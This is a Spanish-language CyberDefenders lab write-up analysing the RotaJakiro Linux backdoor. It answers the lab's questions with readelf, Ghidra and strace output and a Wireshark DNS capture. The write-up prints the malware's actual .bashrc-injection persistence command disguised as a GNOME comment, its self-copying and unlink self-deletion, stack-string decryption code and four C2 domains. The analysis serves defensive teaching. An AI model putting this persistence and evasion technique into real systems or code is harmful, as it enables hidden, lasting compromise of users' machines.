CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: RotaJakiro (CyberDefenders)

Análisis de malware en Linux mediante ingeniería inversa y monitoreo de comportamiento, enfocado en la identificación de mecanismos de persistencia, técnicas de evasión y comunicación con infraestructura de comando y control (C2).

Sebastian David
Torres Reyes

Escenario:

El servidor Linux de una empresa fue marcado por tráfico de internet inusual. El archivo responsable parecía ser un programa legítimo, pero se comportaba de forma extraña y seguía ejecutándose incluso después de haber sido detenido. Su tarea consiste en analizar la muestra de malware para comprender qué hace, cómo se oculta y cómo se mantiene activo en el sistema.

Herramientas utilizadas:

- QuickHash
- readelf
- Ghidra
- strace
- Wireshark

Resumen:

El incidente describe el análisis de un binario sospechoso en un sistema Linux que generaba tráfico de red inusual y mantenía su ejecución incluso después de ser detenido. El análisis reveló que se trata de un malware que implementa múltiples técnicas de evasión, incluyendo el uso de stack strings y funciones de descifrado para ocultar cadenas sensibles, dificultando su análisis estático.


El binario es capaz de identificar su propia ubicación en el sistema mediante la función readlink y descifrar información interna antes de su uso. Como mecanismo de persistencia, el malware se copia a sí mismo en ubicaciones dentro del directorio del usuario (.dbus y .gvfsd) con nombres que simulan procesos legítimos, y modifica el archivo .bashrc para garantizar su ejecución automática al iniciar una sesión de terminal.

Además, elimina el archivo original mediante la función unlink, dificultando su detección, y establece comunicación con múltiples dominios remotos (0b3l1sk.me, cdn.mirror-codes.net, status.sublineover.net, blog.eduelects.com), evidenciando capacidades de comando y control (C2). En conjunto, el malware demuestra un comportamiento orientado a la persistencia, evasión y control remoto del sistema comprometido.

P1: ¿Cuál es el hash SHA256 del archivo?

R:
D1CDEEA8A081397632C0522476DA2122F93C71CB14A36AD4E8D4351B3D65FD6D

Se extrajo el hash SHA256 del archivo malicioso mediante la herramienta QuickHash.



P2: ¿Cuál es la dirección del punto de entrada del binario si la base de la imagen es 0x400000?

R:


Se determinó que el binario está en formato ELF (Executable and Linkable Format).

```
sebastian@Sebastian:~/Documents/234-RotaJakiro/temp_extract_dir$ file RotaJakiro
.malware
RotaJakiro.malware: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamic
ally linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, Buil
dID[sha1]=88fffd124fbe466c449e0694eccc14dd79707453, stripped
```

Por lo tanto, se utilizó la herramienta readelf para extraer información de los headers del binario. La dirección del Entry Point es 0x401e30.

```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x401e30
  Start of program headers:          64 (bytes into file)
  Start of section headers:          128272 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         9
  Size of section headers:           64 (bytes)
  Number of section headers:         28
  Section header string table index: 27
```

Esto se puede confirmar también mediante la herramienta Ghidra.



P3: ¿Cuántas secciones del archivo contienen código ejecutable?

R: 4

Al listar las secciones dentro del binario se encontraron 4 secciones con permisos de ejecución, además de permisos de lectura y de asignación en memoria.

Memory Map - Image Base: 00400000

Name	S...	End	Length	R	W	X
.rela.plt	0040...	0040...	0x810	☑	☐	☐
.init	0040...	0040...	0x1a	☑	☐	☑
.plt	0040...	0040...	0x570	☑	☐	☑
.text	0040...	0041...	0x16962	☑	☐	☑
.fini	0041...	0041...	0x9	☑	☐	☑
.rodata	0041...	0041...	0x3ca0	☑	☐	☐

```
[11] .init             PROGBITS         00000000004017e8  000017e8
     000000000000001a  0000000000000000  AX       0     0     4
[12] .plt              PROGBITS         0000000000401810  00001810
     0000000000000570  0000000000000010  AX       0     0     16
[13] .text             PROGBITS         0000000000401d80  00001d80
     0000000000016962  0000000000000000  AX       0     0     16
[14] .fini             PROGBITS         00000000004186e4  000186e4
     0000000000000009  0000000000000000  AX       0     0     4
```

P4: ¿Qué llamada/función del sistema utiliza el binario para obtener su ruta absoluta?

R: readlink

Los indicadores que revelaron la función que utiliza el binario para obtener su ruta son los parámetros “path” (contiene la ruta), “buf” (especio de memoria reservado) y “len” (tamaño máximo del buf).

```
                    **************************************************************
                    *                          THUNK FUNCTION                    *
                    **************************************************************
                    thunk ssize_t readlink(char * __path, char * __buf, size...
                       Thunked-Function: <EXTERNAL>::readlink
        ssize_t        RAX:8          <RETURN>
        char *         RDI:8          __path
        char *         RSI:8          __buf
        size_t         RDX:8          __len
                    <EXTERNAL>::readlink                        XREF[3]:     readlink:00401900(T),
                                                                             readlink:00401900(c),
                                                                             0061f088(*)
    00624078            ??          ??
```

Esta función no escribe directamente la ruta, sino que existe un flujo de referencias cruzadas y descifrado para determinar la ruta. Este proceso implementado por el atacante tiene el objetivo de evadir análisis estático y dificultar la ingeniería inversa. En la dirección 00401900 se encuentran las referencias de la función readlink.

```
                    **************************************************************
                    *                          THUNK FUNCTION                    *
                    **************************************************************
                    thunk ssize_t readlink(char * __path, char * __buf, size...
                       Thunked-Function: <EXTERNAL>::readlink
        ssize_t        RAX:8          <RETURN>
        char *         RDI:8          __path
        char *         RSI:8          __buf
        size_t         RDX:8          __len
                    <EXTERNAL>::readlink                        XREF[3]:     FUN_00406fb0:004070af(c),
                                                                             FUN_00407370:004073cf(c),
                                                                             FUN_00407ba0:00407ca5(c)
```

Nuevamente se extraen los datos desde otra función, es decir, existen 3 referencias adicionales. La función “FUN_00406fb0” tiene como función el reconocimiento de su propia ubicación exacta en el disco duro.

```
68  local_31 = 0x94;
69  local_30 = 0xc6;
70  local_2f = 0xce;
71  local_2e = 0x6d;
72  local_2d = 0x7b;
73  local_2c = 0x3a;
74  local_2b = 0x3f;
75  local_2a = 0x7c;
76  local_29 = 0xf9;
77  __path = (char *)FUN_00402b80(&local_48,0x20,0x16,&DA
78  if (__path == (char *)0x0) {
79    pcVar2 = (char *)0x0;
80  }
81  else {
82    __buf = malloc(0x1000);
83    bzero(__buf,0x1000);
84    sVar1 = readlink(__path,__buf,0xfff);
85    pcVar2 = __buf;
86    if ((int)sVar1 == -1) {
87      pcVar2 = (char *)0x0;
88      free(__buf);
89    }
90    free(__path);
91  }
92  if (local_20 == *(long *)(in_FS_OFFSET + 0x28)) {
93    return pcVar2;
94  }
95                    /* WARNING: Subroutine does not ret
96  __stack_chk_fail();
97}
98
```

Esta función llama a la función “FUN_00402b80” el cual se encarga de descifrar bloques de datos recibidos, incluyendo la ruta.

```
Decompile: FUN_00402b...
1
2 char * FUN_00402b80(long param_1,uint param_2,uint para
3
4 {
5   char cVar1;
6   int iVar2;
7   char *pcVar3;
8   char *pcVar4;
9   ulong uVar5;
10  char *pcVar6;
11  long in_FS_OFFSET;
12  uint local_1c;
13  char *local_18;
14  long local_10;
15
16  local_10 = *(long *)(in_FS_OFFSET + 0x28);
17  local_18 = (char *)0x0;
18  local_1c = param_3;
19  if ((param_1 == 0) ||
20     (((param_2 & 0xf) == 0 &&
21      (iVar2 = FUN_004022a0(0,param_1,param_2,&local_18
22    pcVar3 = local_18;
23    if (0 < (int)local_1c) {
24      pcVar6 = local_18 + (ulong)(local_1c - 1) + 1;
25      uVar5 = (ulong)(local_1c & 7);
26      pcVar4 = local_18;
27      if ((local_1c & 7) == 0) {
28        uVar5 = 4;
29      }
30      do {
31        cVar1 = FUN_00402b00((int)*pcVar4,uVar5 & 0xfff
32        *pcVar4 = cVar1;
33        pcVar4 = pcVar4 + 1;
34        pcVar3 = local_18;
35      } while (pcVar6 != pcVar4);
36    }
37  }
38  else {
39    pcVar3 = (char *)0x0;
40  }
41  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
42                    /* WARNING: Subroutine does not ret
```

P5: Como mecanismo de persistencia, el malware se copia a sí mismo en dos ubicaciones cuando lo ejecuta un usuario normal, sin privilegios de administrador. ¿Cuáles son los nombres de los nuevos archivos binarios?

R: gvfsd-helper,session-dbus

Mediante strace se realizó el análisis dinámico del malware utilizando los modificadores "-f -ff -s 1000 -o log.nalware" ya que se verificó que el malware crea procesos hijos y el proceso original muere, entonces se realizó el seguimiento de todos los procesos hijos. En las acciones registradas por el proceso con PID 4980 se revelaron los nombres de las copias del malware generadas, siendo estas "sesión-dbus" ubicada en el directorio "/home/user/.dbus/sessions/sesión-dbus" y "gvfsd-helper" ubicada en el directorio "/home/user/.gvfsd/.profile/ gvfsd-helper".

```
openat(AT_FDCWD, "/home/sebastian/.dbus/sessions/session-dbus", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
```

```
openat(AT_FDCWD, "/home/sebastian/.gvfsd/.profile/gvfsd-helper", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
```

P6: ¿Qué archivo modifica el malware para asegurarse de ejecutarse cada vez que se inicia una sesión de terminal?

R: .bashrc

En las acciones registradas por el proceso con PID 4982 se determinó que el malware ejecuta una línea de comandos iniciando con la llamada a la terminal de Linux (sh), luego verifica si el archivo gvfsd-helper ya existe en el archivo .bashrc; en caso de que exista entonces se termina el proceso, pero si no existe se mostrará un comentario de GNOME engañoso (# Add GNOME's helper...) que funciona como señuelo legítimo con el objetivo de que el usuario no borre el archivo que se inyectará con el nombre "gvfsd-helper". Finalmente, se ejecuta una condicional; cada vez que se abra una terminal, si existe la carpeta del usuario, se ejecutará el malware gvfsd-helper.

```
execve("/bin/sh", ["sh", "-c", "--", "(grep -q 'gvfsd-helper' '/home/sebastian/.bashrc' || echo \"# Add GNOME's
helper designed to work with the I/O abstraction of GIO\n# this environment variable is set, gvfsd will not start
the fuse filesystem\nif [ -d \\${HOME} ]; then\n\t\\${HOME}/.gvfsd/.profile/gvfsd-helper\nfi\n\" >>
'/home/sebastian/.bashrc') >/dev/null 2>&1"], 0x7ffd7f8e5118 /* 49 vars */) = 0
```

P7: ¿Qué técnica utiliza el malware para almacenar las cadenas de texto antes de descifrarlas?

R: stack strings

Se identificó que el malware usa la técnica de ofuscación de cadenas de pila (stack strings) para almacenar información confidencial de recursos encriptados.

```
v39 = 0xA1u;
v40 = 0x8Bu;
v41 = 0xA7u;
v42 = 0xBCu;
v43 = 0xA9u;
v44 = 0xBAu;
v45 = 0x3C;
v46 = 0x73;
v47 = 0x9Du;
v48 = 0x33;
v49 = 0x76;
v50 = 0x3C;
v51 = 0x9Fu;
v52 = 0xC5u;
v2 = dec_proc((__int64)&v5, 0x30u, 35, (__int64)&unk_61F2F0, 8LL);
```

P8: ¿Cuál es la dirección de la función responsable de descifrar cadenas si la base de la imagen es 0x400000? Esta función se invoca normalmente justo después de que se construye cada cadena cifrada en la pila.

R: 0x402b80

Anteriormente, tras analizar el flujo de la función utilizada por el malware para obtener una ruta absoluta se determinó que la función encargada de descifrar los datos recibidos es “FUN_00402b80” con dirección 0x402b80.

```
                    **************************************************************
                    *                          FUNCTION                          *
                    **************************************************************
                    undefined FUN_00402b80()
    undefined         ⚠ <UNASSIGNED>   <RETURN>
    undefined8          Stack[-0x10]:8 local_10                XREF[2]:     00402b8d(W),
                                                                            00402bb2(R)
    undefined8          Stack[-0x18]:8 local_18                XREF[4]:     00402b9b(W),
                                                                            00402be5(*),
                                                                            00402bf9(R),
                                                                            00402c3a(R)
    undefined4          Stack[-0x1c]:4 local_1c                XREF[3]:     00402b97(W),
                                                                            00402be0(*),
                                                                            00402bf5(R)
                    FUN_00402b80                       XREF[20]:     FUN_00406e30:00406f5a(c),
                                                                     FUN_00406fb0:0040707d(c),
                                                                     FUN_00407a40:00407b14(c),
                                                                     FUN_00407ba0:00407c78(c),
                                                                     FUN_00407ba0:00407d1e(c),
                                                                     FUN_00407ba0:00407e4d(c),
                                                                     FUN_00407f10:004080d7(c),
                                                                     FUN_00408180:00408263(c),
                                                                     FUN_00408180:00408372(c),
                                                                     FUN_00408180:00408726(c),
                                                                     FUN_00408180:0040894b(c),
                                                                     FUN_00408a00:00408ae4(c),
                                                                     FUN_00408a00:00408bea(c),
                                                                     FUN_00408a00:00408ce2(c),
                                                                     FUN_00408a00:00408f97(c),
                                                                     FUN_00408a00:00409251(c),
                                                                     FUN_00408a00:0040945d(c),
                                                                     FUN_0040a910:0040ace0(c),
                                                                     FUN_0040a910:0040ae34(c),
                                                                     0041c474, [more]
00402b80 48 83 ec 28     SUB        RSP,0x28
00402b84 64 48 8b        MOV        RAX,qword ptr FS:[0x28]
         04 25 28
```

P9: ¿Qué llamada/función del sistema utiliza el malware para eliminar el archivo original, el primero que se ejecutó?

R: unlink

En las acciones registradas por el proceso con PID 4980, inicialmente, el proceso verifica si el archivo RotaJakiro.malware sigue existiendo. En caso de que siga existiendo el proceso le pide al kernel que elimine el archivo original RotaJakiro.malware del sistema de archivos utilizando la función unlink. Finalmente, el malware finaliza todos sus hilos de ejecución.

```
stat("/home/sebastian/Documents/234-RotaJakiro/temp_extract_dir/RotaJakiro.malware", {st_mode=S_IFREG|0775,
st_size=130064, ...}) = 0
unlink("/home/sebastian/Documents/234-RotaJakiro/temp_extract_dir/RotaJakiro.malware") = 0
exit_group(0)                           = ?
+++ exited with 0 +++
```

P10: El malware decodifica cuatro cadenas incrustadas que representan dominios de comando y control (C2). ¿Cuáles son estos dominios?

R: 0b3l1sk.me, cdn.mirror-codes.net, status.sublineover.net, blog.eduelects.com

Al ejecutar el malware con strace se capturo el tráfico de red mediante la herramienta Wireshark. Se detectaron paquetes DNS que revelaron 4 dominios de comando y control (C2) a los que el malware intenta contactar. Estos dominios son: 0b3l1sk.me, cdn.mirror-codes.net, status.sublineover.net, blog.eduelects.com.

No.	Time	Source	Destination	Protoco	Length	Name	Info
50	10.009792508	127.0.0.53	127.0.0.1	DNS	83	0b3l1sk.me	Standard query response 0x2b2a Server failure A 0b3l1sk.
51	10.009806889	127.0.0.1	127.0.0.53	DNS	83	0b3l1sk.me	Standard query 0x2b2a A 0b3l1sk.me OPT
52	10.009825199	127.0.0.53	127.0.0.1	DNS	83	0b3l1sk.me	Standard query response 0x2b2a Server failure A 0b3l1sk.
53	10.009838644	127.0.0.1	127.0.0.53	DNS	83	0b3l1sk.me	Standard query 0xac78 A 0b3l1sk.me OPT
54	10.009856399	127.0.0.53	127.0.0.1	DNS	83	0b3l1sk.me	Standard query response 0xac78 Server failure A 0b3l1sk.
55	10.009868671	127.0.0.1	127.0.0.53	DNS	83	0b3l1sk.me	Standard query 0xac78 A 0b3l1sk.me OPT
56	10.009886608	127.0.0.53	127.0.0.1	DNS	83	0b3l1sk.me	Standard query response 0xac78 Server failure A 0b3l1sk.
57	10.009911216	127.0.0.1	127.0.0.53	DNS	93	cdn.mirror-codes.net	Standard query 0x5162 A cdn.mirror-codes.net OPT
58	10.009936151	127.0.0.53	127.0.0.1	DNS	93	cdn.mirror-codes.net	Standard query response 0x5162 Server failure A cdn.mirr
59	10.009950419	127.0.0.1	127.0.0.53	DNS	93	cdn.mirror-codes.net	Standard query 0x5162 A cdn.mirror-codes.net OPT
60	10.010158493	127.0.0.53	127.0.0.1	DNS	93	cdn.mirror-codes.net	Standard query response 0x5162 Server failure A cdn.mirr
61	10.010183809	127.0.0.1	127.0.0.53	DNS	93	cdn.mirror-codes.net	Standard query 0xeabf A cdn.mirror-codes.net OPT
62	10.010212377	127.0.0.53	127.0.0.1	DNS	93	cdn.mirror-codes.net	Standard query response 0xeabf Server failure A cdn.mirr
63	10.010228598	127.0.0.1	127.0.0.53	DNS	93	cdn.mirror-codes.net	Standard query 0xeabf A cdn.mirror-codes.net OPT
64	10.010249886	127.0.0.53	127.0.0.1	DNS	93	cdn.mirror-codes.net	Standard query response 0xeabf Server failure A cdn.mirr
65	20.010857761	127.0.0.1	127.0.0.53	DNS	95	status.sublineover.net	Standard query 0xa73c A status.sublineover.net OPT
66	20.011126280	127.0.0.53	127.0.0.1	DNS	95	status.sublineover.net	Standard query response 0xa73c Server failure A status.s
67	20.012251817	127.0.0.1	127.0.0.53	DNS	95	status.sublineover.net	Standard query 0xa73c A status.sublineover.net OPT
68	20.012326296	127.0.0.53	127.0.0.1	DNS	95	status.sublineover.net	Standard query response 0xa73c Server failure A status.s
69	20.012355731	127.0.0.1	127.0.0.53	DNS	95	status.sublineover.net	Standard query 0x59f9 A status.sublineover.net OPT
70	20.012380918	127.0.0.53	127.0.0.1	DNS	95	status.sublineover.net	Standard query response 0x59f9 Server failure A status.s
71	20.012397382	127.0.0.1	127.0.0.53	DNS	95	status.sublineover.net	Standard query 0x59f9 A status.sublineover.net OPT
72	20.012415660	127.0.0.53	127.0.0.1	DNS	95	status.sublineover.net	Standard query response 0x59f9 Server failure A status.s
73	20.012467914	127.0.0.1	127.0.0.53	DNS	91	blog.eduelects.com	Standard query 0xa6c3 A blog.eduelects.com OPT
74	20.012490403	127.0.0.53	127.0.0.1	DNS	91	blog.eduelects.com	Standard query response 0xa6c3 Server failure A blog.edu
75	20.012504540	127.0.0.1	127.0.0.53	DNS	91	blog.eduelects.com	Standard query 0xa6c3 A blog.eduelects.com OPT
76	20.012521182	127.0.0.53	127.0.0.1	DNS	91	blog.eduelects.com	Standard query response 0xa6c3 Server failure A blog.edu
77	20.012534339	127.0.0.1	127.0.0.53	DNS	91	blog.eduelects.com	Standard query 0xfacd A blog.eduelects.com OPT
78	20.012552043	127.0.0.53	127.0.0.1	DNS	91	blog.eduelects.com	Standard query response 0xfacd Server failure A blog.edu
79	20.012569135	127.0.0.1	127.0.0.53	DNS	91	blog.eduelects.com	Standard query 0xfacd A blog.eduelects.com OPT